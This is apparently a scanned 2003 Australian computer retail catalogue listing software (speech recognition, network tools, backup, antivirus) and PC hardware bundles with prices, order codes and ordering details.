Dragon NaturallySpeaking Standard lets you talk to your computer and your words instantly appear in letters, emails, instant messages and chat rooms. You can even surf the Web by speaking! Dictate and edit in virtually any Windows based program. It's fast, accurate, and easy to use. Dragon NaturallySpeaking learns to recognise your voice in just a few minutes, and comes with a free headset microphone.



Academic
Websearch Code 196436
\$139

Upgrade
Websearch Code 196421
\$125

Full
Websearch Code 196420
\$189

Dragon NaturallySpeaking Preferred 7

Work Faster and More Productively by Voice!

Dragon NaturallySpeaking Preferred enables business, home, and educational users to create documents, spreadsheets, and e-mail — all by speaking! Dictate and edit in virtually any Windows-based program. You can also dictate into Scansoft-approved handheld recorders and Pocket PCs. It's fast, accurate, and easy to use. Dragon NaturallySpeaking learns to recognise your voice in just a few minutes, and comes with a free headset microphone.



Academic
Websearch Code 196417
\$299

Upgrade
Websearch Code 196419
\$219

Full
Websearch Code 196422
\$379

Ipswitch iMail Server

With iMail Server, you get features you can really use:

- Web Messaging - Users may read and send e-mail from any Web browser while enjoying their favorite desktop e-mail features.
- Web Calendaring - A Web-based calendar allows users to keep and store multiple schedules, appointments, task lists, and date reminder information.
- Security - Support for SSL (Secure Sockets Layer) encryption in Web Messaging and Web Calendaring protects passwords and content.
- Multidomain Support - Allows administrators to host mail for multiple domains on a single server. This allows for network growth without affecting productivity - especially useful for Managed Service Providers.

With Maintenance Agreement \$1575



\$1165

Websearch Code 196487

Ipswitch Instant Messenger

Secure instant messaging for business

Instant messaging has made its way into businesses through the use of unsecured consumer clients using third party servers. Ipswitch Instant Messenger enables IM communications that are secure and confined to the business. Bringing the server in-house provides the ability to control usage and uptime.

With Maintenance Agreement \$1480



\$1165

Websearch Code 196489

NTI CD-Maker Platinum

NTI CD-Maker Platinum is your solution for burning CDs and DVDs. The integrated user interface delivers fast and easy burning in a few easy steps. Safeguard, Organize and Share all of your files with one, easy-to-use CD and DVD burning solution.



\$95

Websearch Code 195243

Ipswitch WhatsUp Gold Network Management

WhatsUp Gold enables administrators to keep mission-critical network services up and running. Larger organisations can use WhatsUp Gold at the departmental level to monitor the availability of applications, or to complement an existing monitoring system; small-to-medium sized businesses can use it as their all-in-one network management system.

With Maintenance Agreement \$1715



\$1339

Websearch Code 196483

Ipswitch WS_FTP PRO

Secure FTP client

WS_FTP PRO is the market leader in Windows-based FTP (file transfer protocol) client software. It enables users to move files between local and remote systems.

Features include:

- Upload Wizard: Easily accessible, it steps the user through uploading files and folders.
- Auto Resume: Automatically resume interrupted or failed transfers in case of involuntary termination (eg: broken connections, application closure, computer shut down, or power outage).
- Custom Firewall Support with Editing Capability: The Firescript Editor provides the ability to customise scripts, making it easier than ever to transfer files through unique firewall configurations.

10 With Maintenance Agreement \$740



\$77

Websearch Code 196488

Somix Denika Performance Trender

Denika is a capacity and resource trending tool that seamlessly integrates with Ipswitch Inc's WhatsUp Gold. Out-of-the-box, Denika automates and provides up to 500 leading indicator reports on bandwidth consumption and availability, disk space usage, CPU and memory utilisation, as well as non-SNMP gathered data. Powered by MRTG and RRDTool, reports are displayed in daily, weekly, monthly and yearly format.

Denika Performance Trender is a web configurable view into the performance of IT and its resources.



\$1899

Includes Maintenance
Websearch Code 196500

Somix Logalot Security Centre

Logalot is a Web-based Syslog and Microsoft Windows Event Log Security Centre that allows users to centralise events and create policies that trigger notifications when certain events are processed.

Use Logalot to monitor the streams of logs and events generated and look for policy violations. If a match to a policy is made, notification can be sent via pager, beeper, and email. If a policy is violated, the policy and the actual log/event(s) are posted to the bulletin board where it remains until the alert is acknowledged.



\$2399

Includes Maintenance Sub
Websearch Code 196501

WebTrends Firewall Suite

Firewall Suite provides in-depth analysis of incoming and outgoing activity through the corporate firewall, VPN or proxy server. It enables network and firewall administrators to move beyond reactive operations management to proactive network management, eliminating issues and risks before they arise.

Firewall Suite delivers critical insight into firewall activity. It includes more than 200 customisable reports covering Overall Firewall Activity (including departmental bandwidth usage, e-mail activity, HTTP (web), FTP and Telnet), Outgoing Web Activity (reports on internal Internet usage, creating categorised reports on the most active users and the web sites they've visited), and Incoming Web Activity (monitors outside visits to web sites beyond the firewall).

With Maintenance Agreement \$4370



\$3699

Websearch Code 196503

WebTrends Log Analyzer Series

Acquire, convert and retain more customers using web analytics with fast and easy-to-use web traffic reporting for the small business.

More than ever, small businesses view their web sites as a way to interact with their customers and expand their business. However, many businesses still don't track or understand how well their web sites generate traffic or encourage visitors to view information, products or services.

WebTrends Log Analyzer Series is the most powerful and easy-to-use web site analysis solution specifically designed for the small business.

With Maintenance Agreement \$1095



\$945

Websearch Code WEB129

ACDSee Imaging 5

View, organise, touch-up, print and share your digital photos... fast! ACDSee picture viewer and graphic converter is the solution for managing your images. Preview sound and video files for over 50 media formats. Plus, quickly store thumbnails of your entire CD collection.



\$139

Websearch Code 192593

ACDSee Imaging 5 PowerPack

Get, view, organize, print, enhance and share your digital photos super fast using ACDSee. Fix and beautify them with ACD PhotoCanvas and make multimedia slide shows you can share with anyone using ACD FotoAnalog.



\$195

Websearch Code 192593

JUNE/JULY 2003

Roxio Toast with Jam

Delivers the full CD and DVD burning power of Toast plus pro audio CD editing and mastering for Mac. Record your world to CD or DVD - your audio, video, photos and data. Produce commercial CDs and demos with impeccable quality. Import your favorite file formats like AIFF, WAV, MP3 or SoundDesigner II; Plus much more. Built for Mac OS X.



\$399

Websearch Code 190213

Roxio Easy CD & DVD Creator 6

Rip, play, edit, organise and burn your digital music with new AudioCentral. Preserve memories in electronic albums, create photo slide shows, print or e-mail photos with new PhotoSuite. Make DVD movies with professional transitions and animated menus to play on your home DVD player with new DVD Builder.



\$129

Websearch Code 194952

Roxio GoBack 3 Deluxe

Delivers quick and easy system recovery, providing award-winning protection to Windows PCs. GoBack protects you from system crashes, virus damage, failed software installations, even user error, by letting you easily return to a time when your computer worked.



\$95

Websearch Code 130936

Crystal Reports 9

High-productivity Report Creation and Integration

Crystal Reports is a high productivity reporting technology for rapidly transforming almost any data into powerful, interactive content. Tightly integrate dynamic content into .NET, Java and COM applications for end user viewing, interaction and modification at runtime. Let end users access and interact with report objects via portals, wireless devices and Microsoft Office documents.

Crystal Reports 9 Advanced Edition

Designed for creating, integrating and deploying reports within complex enterprise web and wireless applications without increasing development overhead. The Advanced Edition is a high productivity reporting technology for tightly integrating reports into .NET, Java, and COM applications. It includes all the features of the Developer Edition plus additional web flexibility for custom data access, runtime report design and modification, and deployment.

Included with Advanced is Crystal Enterprise Standard.

A managed web reporting solution for fast and easy delivery of reports to end users via the Web. Any Crystal Report can be instantly published to the Web for end users to access, schedule and view.

Crystal Reports 9 Developer Edition

Designed for creating and integrating reports into basic thick-client and web applications, the Developer Edition includes the report design and productivity tools of the Professional edition plus powerful application integration technology.

Crystal Reports 9 Professional Edition

Designed for high productivity report creation and small-scale distribution, the Professional Edition includes data connectivity and report design technology plus an introductory license for web-based report viewing by small teams.

Crystal Analysis 9 Professional

Crystal Analysis Professional delivers guided workflows of OLAP data tailored to your end user needs. This managed solution empowers power users to build and modify their own reports, allowing all levels of stakeholders in the success of your business to easily gain insight into their organization and make intelligent decisions.



**"Special Offer:
Crystal Enterprise 9
Standard Included with
Advanced edition"**



Borland C++Builder 6 Professional

RADICAL C++ for Windows

Borland C++Builder 6 Professional provides a highly productive visual development environment for building Web and database applications for the Windows platform.

C++Builder enables developers to easily integrate Web Services from across the Internet into their applications using the power and flexibility of SOAP, XML and WSDL. C++Builder also includes CLX, the Borland Component Library for Cross-platform development. CLX enables the creation of cross-platform-ready applications that can be re-compiled and run on the Linux platform with currently planned releases of Borland C++ products for Linux. Gain access to data with database drivers supporting Borland InterBase, Access, Paradox, dBase and MySQL.



Borland Kylix 3 Professional Rapid application development for Linux

Borland Kylix 3 Professional delivers a high-performance C++ and Delphi language solution for rapidly creating database, GUI, and Web server applications for the Linux platform. Combine Kylix 3 with Borland C++Builder 6 or Delphi 6 to create single-source, cross-platform Linux/Windows applications.

With a comprehensive palette of reusable, customizable, and extendable pre-built CLX (Component Library for Cross-platform) components, rapidly build high-performance applications that incorporate local database information with high-speed database drivers for Red Hat Database, PostgreSQL, MySQL, and Borland InterBase. Build industry-standard Web Services clients using XML, XSL, SOAP, and WSDL.



Borland Delphi 7 Studio Professional High-productivity cross-platform development

Borland Delphi 7 Studio Professional delivers new, integrated technologies for increased productivity. Get your e-business and Web Services applications ready for the path to the Microsoft .NET Framework with the Delphi 7 Studio Migration Kit for .NET.

Expand your market opportunities: use one code base to leverage the power of cross-platform development for Linux with the included Borland Kylix 3 for Delphi environment.

Build highly productive applications with new fully integrated technologies that enable you to add interactive content to your Web site, deliver powerful reports, and easily navigate UDDI directories, with added Web Services fail-over support.



PaintShop Pro 8

Not only have your favorite photo editing and graphic design tools been improved, there's a whole array of new ones. Plus, there's a brand-new integrated learning system that's easier to use than ever before. So whether you're new to Paint Shop Pro or have been using it forever, you can learn all the things you never knew how to do.

- **Background Eraser.** Quickly remove unwanted sections with the Background Eraser.
- **Warping Tools.** Create crazy caricatures with the Warp Brush by stretching, pulling, pushing, tugging, or swirling your images for all kinds of photo fun.
- **New Filters and Effects.** Smooth skin and produce romantic lighting effects, add realistic transparent bubbles, create seamless patterns, simulate the placement of a lens on your images, and much more.
- **Perspective Correction Tool.** With the new Perspective Correction tool you can easily fix perspective distortions.
- **Paint Engine.** Enjoy greater precision and smoother blending of brush strokes, with the Paint Engine.
- **Automated Productivity Scripts.** Save time and effort by eliminating repetitive tasks with new Script recorder and editor.
- **Enhanced Integrated Learning System.** Identify and fix problem photos plus get help with other common projects using Quick Guide tutorials that provide step-by-step instructions so you can make the most out of Paint Shop Pro.
- **Dynamic Personalization.** Create and save personal workspaces for fast access to tools you use most for each project.



\$247

Websearch Code 196309

WinDVD

WinDVD Creator Plus is the easiest and fastest DVD-making program ever created. WinDVD Creator Plus takes all the easy-to-use features of WinDVD Creator, and adds time-saving features like:

Direct Recording

Direct Recording is to DVD creation what the assembly line was to the industrial revolution, it's like a non-stop expressway from your camera to your burner. With Direct Recording you can burn an hour of video in about an hour, or 2 to 3 times faster than competing products, because WinDVD Creator Plus does all the buffering, rendering and burning in the background, in real-time. Burn DVDs without editing with Direct Recording.

UniPass

UniPass is InterVideo's patent-pending technology that can save hours of DVD-making time because it integrates DVD creation and editing together, so that multiple rendering passes are not needed and simple editing fixes do not take hours to re-render.

OnDiscEditing

OnDiscEditing lets you go into a DVD that you already burned and delete, append or record over titles, all without writing. Deleting and rewriting the entire disc. With OnDiscEditing you'll never have to rewrite your whole DVD just because you misspelled a word on your title screen.

Plus all the features in WinDVD Creator - Four Easy Steps to make your DVD:

Capture, Edit, Author & Make Movie



\$435

Websearch Code 196308

Norman Personal Firewall

Norman Personal Firewall will protect your computer from hackers, cookies, protect your privacy, monitor all connections, and the Active Content nuisance, block sites by address, block unwanted website content, hide your origin, block banner advertising, etc.

It incorporates the ever popular Parental controls that stops children (or employees) browsing outside unsupervised hours, logging on to forbidden sites, searching using any of the 1000s of the forbidden keywords, etc. Let Norman Personal Firewall protect you while you surf the information superhighway.



\$55

Websearch Code 194618

Norman Virus Control

Norman Virus Control is the best investment you can make to protect your system from rogue code such as computer viruses, Trojans and worms. It is the only product providing true upgrade ability. It has won more Virus Bulletin 100% awards (per times entered) than any other anti-virus product world-wide! Discover NVC and discover the feeling of total protection.



\$69

Websearch Code 194637

PC Duo Enterprise

It's your system, take control NOW!!!

Remote Control

- Take instant control of any desktop PC at any location across the LAN, WAN or internet.
- PC-Duo Remote Control has three ways of viewing the remote screen - Watch, Share and Total Control modes.
- Significantly improve response times.

Help Desk

- Web-based system for centrally tracking and managing help desk issues and calls.
- Customise to meet your help desk requirements
- Centralise issue and call management for your help desk department
- Reduce overall costs

Invent Management

- Enables central audit, software management and hardware inventory information for all PCs in the enterprise
- Save up to 90% of time staff spend auditing PCs

Software Distribution

- Install new software applications and updates throughout the network
- Save 90%+ of the time staff spend installing software on PCs
- No need to generate, edit and validate complex scripts

Software Metering

- Identify unused licenses
- Monitor software usage
- Identify mandatory software that has been disabled, determine application software that has been disabled
- Diagnostics
- Self-healing
- Selectively protect applications and settings
- Get end-users up and running and diagnose the problem later



Call for Pricing

Steinberg Clean 4

Restoration & CD Burning Software

Be it LP, cassette, CD or MP3. Clean gets rid of hiss and crackle. Its high-quality effects and advanced mixing processing features give you perfect sounding music. Clean: perfect music and data CDs without hiss or crackle.



\$165

Websearch Code 192811

Steinberg Clean Plus 4

Restoration & CD Burning Software plus USB PreAmp!

Restore your music, optimise sound and burn the result onto CD.

With the USB Phono Preamp - its sound quality being highly superior to many amplifiers - create lossless copies of LPs on your PC.



\$249

Websearch Code 192812

Steinberg DVD Movie Copy

You can easily create backup copies of your favourite movies. DVD Movie Copy automatically selects the best compression rate making the movie fit on single DVD-R or dual-spanning allows you to burn on regular CD-R's.



\$175

Websearch Code 193464



Encyclopaedia Britannica 2003 Deluxe Edition CD-ROM

Includes photos, Merriam-Webster Dictionary, internet links, video and audio clips a world atlas and more.



CD

\$88

Websearch Code 150708

Melways Edition 28

Three great street directories on one CD! Fast access to the Melway, Sydney and NSW Central Coast street directories. Includes Extensive help, information search screens with access to functions from icons or menus.

**\$99**

Websearch Code WIN 18299

Australia on Disc Nov 2002 Ed

At the touch of a button, lists, labels and reports can all be generated or telemarketed direct from AOD, using the built in dialer (modem required).

Easily search by business classification, suburb, state or any of the many fields available on the discs.



Business & Residential Full

\$539

Websearch Code 153362

Business Full

\$349

Websearch Code 153367

Residential Full

\$349

Websearch Code 153361

Dantz Retrospect Professional

Dantz Retrospect Professional delivers the proven capabilities of our enterprise-class products to the home and home office user. You get thorough, fast backups and 100% accurate restores of networked desktops and notebook computers. Designed for safety and security, Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers.

**\$269**

Websearch Code 195990

Dantz Retrospect Multi Server

Designed for use in small to midsize businesses, Retrospect Multi Server provides thorough, fast backups and 100% accurate restores of networked file servers, line-of-business application servers, desktops, and notebook computers. Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers for the utmost in safety and security. The industry leader in data protection for more than 12 years, Dantz has received numerous awards and protects millions of computers worldwide.

**\$2395**

Websearch Code 195992

Open File Backup Add-on

Open File Backup allows files to be backed up while they are opened and being used. This enables you to ensure proper backup of server applications which are up and running 24 hours a day such as Exchange Server and SQL Server, customer relationship management applications, and accounting packages. For desktop and notebook computers, files containing email messages or calendar appointments can be backed up while they are being used.

**\$1195**

Websearch Code 195993

Proactive Client Backup Add-on

Proactive Client Backup ensures that no computers get starved from being backed up, even if the time required to do the backups exceeds the time allotted to do the backups. This is especially important when backing up networked desktops and notebooks. Proactive Client Backup keeps track of which machines it has backed up, so it can resume backups efficiently during the next scheduled backup session.

**\$1195**

Websearch Code 195994

Retrospect Top 10 Backup Tips...

1. Develop a backup plan - determine how often, a drive to backup to, and backup software you can rely on.
2. Backup often - backup frequently.
3. Automate your backups - schedule your backups when it's most convenient - at night, on weekends or when your computer is least active.
4. Backup up more than just documents - restore your entire hard drive in just minutes.
5. Perform incremental backups - backup only new or changed files to your original backup so you can restore your hard drive exactly.
6. Make several copies - to increase the degree of data protection, make numerous sets of data and keep on set in a secure offsite location.
7. Verify your backup - make sure you have full read-back verification.
8. Take advantage of compression - save time and money by squeezing up to twice as many files onto your backup media.
9. Use Retrospect software - the best backup software for any storage device - desktops, notebooks, workgroups and servers.
10. Don't procrastinate - develop your backup plan now!

Remember, the purpose of backup software is to restore. If you can't get back what you've lost, the time and money you've spent backing up was wasted!

Dantz Retrospect Single-Server

Designed for use in small to midsize businesses, Retrospect Single Server provides thorough, fast backups and 100% accurate restores of a file server, or a line-of-business application server, plus networked desktop and notebook computers. Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers for the utmost in safety and security. The industry leader in data protection for more than 12 years, Dantz has received numerous awards and protects millions of computers worldwide.

**\$1449**

Websearch Code 195991

Disaster Recovery Add-on

Dantz Retrospect can create disaster recovery CDs for the backup server. While other vendors require that the Disaster Recovery CD be created when the computer is alive, Dantz Retrospect can create a Disaster Recovery CD for a computer that is already dead. The Disaster Recovery process installs the operating system, restores system settings, and finally restores the computer's entire hard drive to any point-in-time.

**\$1195**

Websearch Code 195995

Exchange Server Agent

Retrospect Exchange Agent provides incremental backups of Exchange 5.5 and Exchange 2000 servers while they are running. The Exchange Agent can be configured to perform a full copy on a particular day of the week or every day.

**\$515**

Websearch Code 195996

Super Tax Time Bundle available late May 2003.



| | |
|----------------------------|--------------|
| 5 User Pack | \$259 |
| 144-hour pack Code: 102309 | |

Model 200R - 8 Lan and 2 Wan Ports
Brings Firewall and VPN protection, load balancing, and high availability to offices with up to 40 users. Also includes the Symantec VPN Client (with integrated personal firewall).
\$1859
Websearch 189889
RentSmart \$20.38 p/wk

[illegible]

PowerQuest® PartitionMagic®

The Standard in Hard-drive Partitioning

\$117
191926



Partitioning allows you to manage your hard drive more efficiently. Your computer views each partition as a separate hard drive, automatically giving it a drive letter, allowing you to conveniently organize your hard drive and maximize the performance of your system. Dividing your hard drive into separate partitions plays an essential role in maintaining your computer—preventing conflicts, protecting data, improving efficiency, and increasing performance.



Easy-to-use wizards help you safely install and run multiple OSes.

New PartitionMagic 8.0 features include:

- FREE PowerQuest DataKeeper™—effortless data protection software
- New step-by-step wizards—Create Backup Partition and Install Another OS
- File Browser—browse, copy, or move files and folders from one partition to another regardless of partition type (e.g. Windows® [FAT/32, NTFS] and Linux® [Ext2, Ext3])
- PQBoot™ for Windows—select which OS to run on your next reboot while running in Windows

PowerQuest® Drive Image®

Drive Image is a Complete Solution for
Disaster Recovery, Backups & System Upgrades

\$77
190168



Disaster can strike at anytime. Reduce your risk by protecting your data with PowerQuest's Drive Image. You can quickly create hard drive images for backup to protect your data. Using a familiar Windows® interface you can create an exact copy of your entire hard drive or partition in minutes onto a Zip®, Jaz®, CD-R/W, network drive, or another partition. That way, when the inevitable virus or system crash occurs, you will have an exact image of your drive secured, ready to restore.



New easy-to-use, intuitive Windows interface.

New Drive Image features include:

- New imaging technology allows you to create and restore drive images while running in Windows®
- Easy-to-use, intuitive Windows interface
- LAN support allows you to save hard drive images to, and restore from, a network drive
- Save your image files directly to another section of your hard drive by automatically creating a dedicated backup partition



System Development and Protection Doesn't Have to be Hard.

Are you concerned about the time, cost and complexity required to deploy and protect Windows workstations and servers? PowerQuest provides proven solutions that help IT professionals and service providers simplify and automate Windows OS deployment and server recovery.



Small to midsize enterprise organisations use PowerQuest enterprise solutions to:

PowerQuest DeployCenter™



Deploy Windows® workstations and servers by:

- Automating Windows OS deployments and upgrades
- Eliminating the need to physically visit each workstation
- Preserving Windows optimisations

PowerQuest V2i Protector™



Protect Windows 2000 servers by:

- Creating a point-in-time backup of system and data files – without server interruption
- Reducing system and data recovery times from hours to minutes
- Enhancing existing backup and recovery methods
- Improving response times on service level agreements

Learn how you can simplify system deployment and recovery using PowerQuest enterprise solutions, by visiting www.powerquest.com/entsolutions.



© 2003 PowerQuest Corporation. All rights reserved. PowerQuest, PartitionMagic and Drive Image are registered trademarks and PowerQuest V2i, PowerQuest V2i Protector and PowerQuest DeployCenter are trademarks of PowerQuest Corporation. All other brand and product names are registered trademarks or trademarks of their respective owners. Please visit www.powerquest.com/legal for more details.



Ordering via the Internet

Order from www.iswh.com.au or www.csw.com.au and have your order dispatched same day!*

We are committed to providing quality services via the Internet, whether for researching information on a product, or a convenient way to shop. Electronic commerce is an everyday occurrence at ISWH and City Software.

Our sites seamlessly integrate the "National Secure Internet Payment Service", an Internet payment gateway developed by the National that will enable online authorisation of credit card transactions over the Internet. The service offers multi-layered security and enables us to offer one of the fastest online sales order cycles.

Please note the complete hardware, software and consumables range are available at both our sites: www.iswh.com.au and [## ISWH \[www.iswh.com.au\]\(http://www.iswh.com.au\)](http://www.csw.com.au</p></div><div data-bbox=)

Check about why more than a quarter of all orders are placed over our websites using the most secure order and payment methods. Search for products using Websearch codes, our keyword search function or via product categories. In the majority of cases, product images and detailed product information are displayed by clicking "INFO" on the search results page. Visit www.iswh.com.au to check out today's red-hot deals and clearance items.



City Software www.csw.com.au

Visit www.csw.com.au and check out why twice as many customers ordered online in 2002: greater product range and information, actual live stock-on-hand, an improved search engine and many further enhancements make ordering easier than ever. Also, sign up online to our SmartBuy Club where you'll receive a 3% rebate certificate on all future purchases. The certificates are redeemable on future orders. Special and clearance listings updated regularly.



*Same day dispatch for products in stock

Join our SmartBuy Club now and discover the benefits of partnering with ISWH & City Software!

In addition to offering you Australia's best prices and the fastest, most reliable delivery to your door, we are pleased to offer you even more value!



Benefits of the SmartBuy Club include:

- Reward certificate valued at 3% of purchase. This certificate may be redeemed against your next order at ISWH and City Software by either quoting the SmartBuy Club certificate number over the phone, quoting it on your next web order, or including it in your mail order.
- Special product promotions offered only to members.
- Updates of the latest quality news on the products you select to be informed on. Choose to be updated by email/web or mailer.

For full details and to apply online, visit www.csw.com.au/smartbuy.asp or call us on 1300 658 600.

Apply now for the full benefits we have to offer!

Purchases through both ISWH and City Software (including web orders) qualify for SmartBuy Club benefits.

Adelong Computers

www.adelong.com.au

JUNE 2003

Microsoft Wireless Blue Optical Mouse

Turn any PS/2 or USB desktop into a bright, vibrant space with the 6-foot range Wireless Blue Optical Mouse. It offers a fun design with a wider, one-of-a-kind, clear scroll wheel and a signature optical glow.



\$89 10MST056 Wired Blue Optical **\$55** 10MST055

Microsoft Multimedia Keyboard

Maximise your digital experience and have 1-button access to navigate music, the Internet, videos and programs you access frequently on any PS/2 or USB PC.



\$69 10MST057 MS Internet Keyboard **\$45** 10MST055

Logitech MX 300 Optical Mouse

- Most advanced optical system at 800dpi provides unparalleled accuracy
- Quick Switch allows you to move between applications with 1-touch
- High resolution scroll wheel
- USB & PS/2 adapter



\$59 10LOD049

Logitech Cordless Access Keyboard

- 2 metre range powered by 2x AA batteries (included)
- Comfortable zero-degree tilt design
- Access favorite websites & applications with 1-touch keys
- Control audio and video from keyboard
- PC & MAC Compatible
- USB & PS/2 adapter



\$89 10LOD050 Corded Access Keyboard **\$35** 10LOD050

Adelong Special

The Adelong Special featuring the Intel Celeron 1.7GHz Processor is an excellent blend of power and performance at an incredibly low price! Suitable for first time buyers or as a simple replacement PC.



\$799 FINALE

Intel Celeron™ 1.7GHz
256MB DDR
40GB Hard Drive
1.44MB Floppy Drive
Integrated Video Accelerator
52X CDROM
17" Monitor
ATX MidTower Case
Integrated Sound
Keyboard, Scroll Mouse, Speakers
REDhat Linux v8.0

Upgrade to MS Win XP Home **\$125**
Upgrade to MS WIN XP PRO **\$245**

*Picture for illustration purposes only

Upgrade Bundles

Adelong Upgrade Bundles represent great value for users who need a cost effective way to get more performance out of their current PC hardware. Choose a bundle and the processor of your choice to gain instant computing power!

SOHO Value

Processor - Motherboard - Casing

AMD

2 x PCI33 SDRAM
1 x AGP(4x), 3 x PCI, 4 x USB 1.1
Integrated Video, Audio and LAN

AMD Athlon XP2000 **\$325** 1PMD0234

AMD Athlon XP2200 **\$349** 1PMD0235

AMD Athlon XP2400 **\$395** 1PMD0240

Intel Celeron 1.7Ghz **\$305** 1PMD0237

Intel Celeron 2.0Ghz **\$349** 1PMD0238

Intel P4-2.4Ghz **\$499** 1PMD0239

INTEL

2 x DDR333
1 x AGP(4x), 3 x PCI, 6 x USB 2.0
Integrated Video, Audio and LAN



Performance Gaming

Processor - Motherboard Graphics - CDRW - Casing

3 x DDR333

1 x AGP(4x), 5 x PCI, 6 x USB 2.0

Integrated Audio

128MB nVidia GeForce 4 Ti4200 Graphics

52x24x52 CDRW

AMD Athlon XP 2200 **\$795** 1PMD0257

AMD Athlon XP 2400 **\$835** 1PMD0258

AMD Athlon XP 2600 **\$895** 1PMD0270

Intel P4-2.4Ghz **\$899** 1PMD0261

Intel P4 2.67Ghz **\$1055** 1PMD0262

Intel P4 3.06Ghz **\$1345** 1PMD0263



MSI K8D Master F Opteron Motherboard

AMD Opteron processor, the highest performing 2-way and 4-way processor for servers, designed to run existing 32-bit applications with outstanding performance and offers a migration path to 64-bit computing. Step up to this platform using MSI's K8M-Master motherboard, featuring dual processor support, built-in 64-bit Dual Gigabit LAN, 6 slots of DDR333 DIMMs supporting up to 12GB memory.



- Supports Dual AMD Opteron Socket 940 Processors
- AMD 8131 & 8111 Chipset
- 6 x 144-bit DDR333-266-200 up to 12GB
- 3 PCI-X slot 64-bit 66/100MHz slots
- 2 PCI 32-bit/33MHz slots
- 1 x mini PCI slot
- Integrated BMB ATI Rage XL Graphics
- Integrated 10/100/1000 Gigabit LAN
- 2 x RJ-45 (with LEDs), 2 x USB2.0, 2 x front USB option

\$CALL 1PMD0255

*See page 5 for AMD Opteron Processors

Sales: 02 9260 3190 | Fax: 02 9267 5042 | Email: sales@adelong.com.au

Visit our website @ www.adelong.com.au

SOHO Advantage

- 256MB DDR RAM
- 40GB HDD
- 1.44MB Floppy Drive
- Integrated Video Accelerator
- 17" CRT Monitor
- 52X CD-ROM
- ATX MidTower Case
- Integrated Ethernet
- Integrated Sound
- Keyboard, Mouse, Speaker
- MS Windows XP Home Edition



* Picture for illustration purposes only

| | | |
|-------------------------|---------------|----------|
| AMD Athlon™ XP 2000 | \$955 | SYN0E325 |
| AMD Athlon™ XP 2200 | \$999 | SYN0E326 |
| AMD Athlon™ XP 2400 | \$1029 | SYN0E327 |
| Intel Celeron™ 1.8Ghz | \$975 | SYN0E328 |
| Intel Celeron™ 2.2Ghz | \$1055 | SYN0E329 |
| Intel Pentium™ 4 2.4Ghz | \$1155 | SYN0E330 |

UPGRADES FOR SOHO ADVANTAGE

| | | | | | |
|--------------------------|-------------|------------------------|-------------|--|--------------|
| Upgrade to 512MB DDR RAM | \$65 | Upgrade to 16X DVD-ROM | \$45 | Upgrade to 15" LCD Monitor | \$355 |
| Upgrade to 80GB HDD | \$65 | Add 52x24x52 CDRW | \$89 | Add Internal 56K PCI Modem | \$30 |
| | | | | Upgrade to Multimedia KB & Optical Mouse | \$35 |

Power Advantage

- 256MB DDR RAM
- 40GB HDD
- 1.44MB Floppy Drive
- 64MB GeForce4 MX440SE with TV Out
- 17" CRT Monitor
- 52X CD-ROM
- ATX MidTower Case
- Integrated 6-Channel Sound
- Keyboard, Mouse, Speakers
- MS Windows XP Home Edition



* Picture for illustration purposes only

| | | |
|--------------------------|---------------|----------|
| AMD Athlon™ XP 2400 | \$1145 | SYN0E331 |
| AMD Athlon™ XP 2600 | \$1255 | SYN0E332 |
| AMD Athlon™ XP 2800 | \$1395 | SYN0E333 |
| Intel Pentium™ 4 2.4Ghz | \$1299 | SYN0E334 |
| Intel Pentium™ 4 2.67Ghz | \$1425 | SYN0E335 |
| Intel Pentium™ 4 3.06Ghz | \$1755 | SYN0E336 |

UPGRADES FOR POWER ADVANTAGE

| | | | | | |
|--------------------------|-------------|---|--------------|--|-------------|
| Upgrade to 512MB DDR RAM | \$65 | Upgrade to 128MB ATI Radeon 9000 PRO II | \$125 | Upgrade to Altec Lansing AVS300 Speakers | \$35 |
| Upgrade to 80GB HDD | \$65 | Upgrade to 15" LCD Monitor | \$355 | Upgrade to Multimedia KB & Optical Mouse | \$35 |
| Upgrade to 16X DVD-ROM | \$45 | Upgrade to 17" LCD Monitor | \$595 | Add Internal 56K PCI Modem | \$30 |
| Add 52x24x52 CDRW | \$89 | Upgrade to 19" CRT Monitor | \$175 | Add 10/100 PCI Ethernet Adapter | \$15 |

Gamer Advantage

- 512MB DDR RAM
- 40GB HDD
- 1.44MB Floppy Drive
- 128MB ATI Radeon 9000 PRO II
- 17" CRT Monitor
- 16X DVD-ROM
- ATX MidTower Case
- Integrated 6-Channel Sound
- Altec Lansing AVS300 Speakers
- PS/2 Multimedia Keyboard
- USB Optical Mouse
- MS Windows XP Home Edition



* Picture for illustration purposes only

| | | |
|--------------------------|---------------|----------|
| AMD Athlon™ XP 2400 | \$1455 | SYN0E337 |
| AMD Athlon™ XP 2700 | \$1595 | SYN0E338 |
| AMD Athlon™ XP 2800 | \$1695 | SYN0E339 |
| Intel Pentium™ 4 2.4Ghz | \$1595 | SYN0E340 |
| Intel Pentium™ 4 2.67Ghz | \$1755 | SYN0E341 |
| Intel Pentium™ 4 2.8Ghz | \$2045 | SYN0E342 |

UPGRADES FOR GAMER ADVANTAGE

| | | | | | |
|------------------------------------|--------------|----------------------------|--------------|---|--------------|
| Upgrade to 512MB DDR RAM | \$65 | Upgrade to 15" LCD Monitor | \$355 | Add 10/100 PCI Ethernet Adapter | \$15 |
| Upgrade to 80GB HDD | \$65 | Upgrade to 17" LCD Monitor | \$595 | Add 52x24x52 CDRW | \$89 |
| Upgrade to 120GB HDD | \$145 | Upgrade to 19" CRT Monitor | \$175 | Upgrade to DVRW 2.4xDVD + RW, 32x10x12 CDRW + 32x DVD | \$495 |
| Upgrade to NVIDIA GeForce4 Ti-4200 | \$255 | Add Internal 56K PCI Modem | \$30 | | |

OEM Software Options on all Systems

| | | | | | |
|---------------------------------------|--------------|-------------------------------|--------------|----------------------------|-------------|
| Upgrade to MS Windows XP Professional | \$125 | Add MS Office XP Professional | \$475 | Add Norton Anti-Virus 2002 | \$39 |
|---------------------------------------|--------------|-------------------------------|--------------|----------------------------|-------------|

Come visit our store at
127 York Street, SYDNEY NSW 2000

Full product range and latest prices available online at

www.adelong.com.au



All.Net..... Your Internet Service Provider

**Fast
Reliable
Secure
Affordable
dial up access**

Connect to the internet
for **ONLY \$5.50** per month

Join our Light Plan TODAY!!!

info@all.net.au

www.all.net.au

- ☒ No setup fee
- ☒ Unlimited download
- ☒ FREE e-mail account
- ☒ FREE Personal web space

| PLAN | Monthly Access Fee | Included Hours Per Month | Excess Usage Charge |
|-----------|--------------------|--------------------------|---------------------|
